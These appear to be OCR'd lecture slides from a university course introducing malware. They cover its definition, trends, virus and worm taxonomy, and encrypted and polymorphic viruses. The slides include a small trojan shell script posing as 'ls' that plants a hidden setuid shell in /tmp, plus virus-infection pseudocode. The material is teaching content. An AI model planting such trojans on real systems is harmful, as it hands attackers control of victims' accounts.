Forensics, Malware, and Penetration Testing

Introduction to Malware Part 1

Mihai Ordean
University of Birmingham

m.ordean@cs.bham.ac.uk

Ref: Computer Security by Bishop; Introduction to Malware, UT Dallas

Example

- Shell script:

```
#!/bin/sh

fn = ls
cp /bin/sh /tmp/.hackedshell
chmod u+s,o+x /tmp/.hackedshell
rm ./$fn
ls $*
```

- Name the file '**ls**' and run it.

Example

- Shell script:

```
#!/bin/sh

fn = ls
cp /bin/sh /tmp/.hackedshell
chmod u+s,o+x /tmp/.hackedshell
rm ./$fn
ls $*
```


- Name the file '**ls**' and run it.
- **Somebody will have a setuid shell with your user!**

What is Malware?

Malicious Software (Malware): Any unwanted software and executable code that is used to perform an unauthorised, often harmful, action on a computing device. It is an umbrella-term for various types of harmful software. It includes viruses, worms, trojans, rootkits, and botnets.


Malware trends

Total malware



Last update: February 24, 2020

Malware trends




Malware

- High-end mobile malware.
  - Zerodium - up to $1,500,000 for a complete iPhone (iOS) Remote jailbreak with persistence attack.
- Browser Exploitation Framework based compromises with web profiling.

- Cryptomining malware
- Steganography based malware
- Fileless malware


- Supply chain attacks

Supply chain attacks.



https://www.ncsc.gov.uk/guidance/example-supply-chain-attacks


Malware taxonomy



Malware taxonomy

- Virus
  - Self-replicating
  - Inserts itself into files to perform malicious actions
    - Insertion phase
    - Execution phase
- Insertion phase must be present but is not always executed

Executable Infectors




- A virus that infects executable programs
  - **E.g., exe files, com files, ELF, *nix binaries**
  - May prepend itself (as shown) or put itself anywhere, fixing up binary so it is executed at some point

Malware taxonomy

```
beginvirus:
   if spread-condition then begin
      for some set of target files do begin
         if target is not infected then begin
            determine where to place virus instructions
            copy instructions from beginvirus to endvirus
             into the target binary
            alter target to execute added instructions
         end;
      end;
   end;
   perform some action(s)
   goto beginning of infected program
endvirus:
```

Encrypted Malware

- A piece of malware that is has encrypted itself except for a small deciphering routine
  - Difficult to detect and identify by antivirus software.



Encrypted Viruses

```
(* Decryption code of the 1260 virus *)
(* initialize the registers with the keys *)
rA = k1; rB = k2;
(* initialize rC with the virus;
   starts at sov, ends at eov *)
rC = sov;

(* the encipherment loop *)
while (rC != eov) do begin
   (* encipher the byte of the message *)
   (*rC) = (*rC) xor rA xor rB;
   (* advance all the counters *)
   rC = rC + 1;
   rA = rA + 1;
end
```

Polymorphic Viruses

- A virus that changes its form each time it inserts itself into another program.
- Prevent signature detection by changing the "signature" or instructions used for the decrypting routine.
  - At instruction level: substitute instructions
  - At algorithm level: different algorithms to achieve the same purpose

Polymorphic Viruses

- Examples of instructions with different bit patterns which produce the same effect:

```
1. ADD eax, 0x0
2. SUB eax, 0x0
3. XOR eax, 0x0
4. NO-OP
```


Malware taxonomy

- Worm
  - Self-replicating with network support
    - Usually affects large numbers of hosts
    - Usually sends itself via emails

Worms

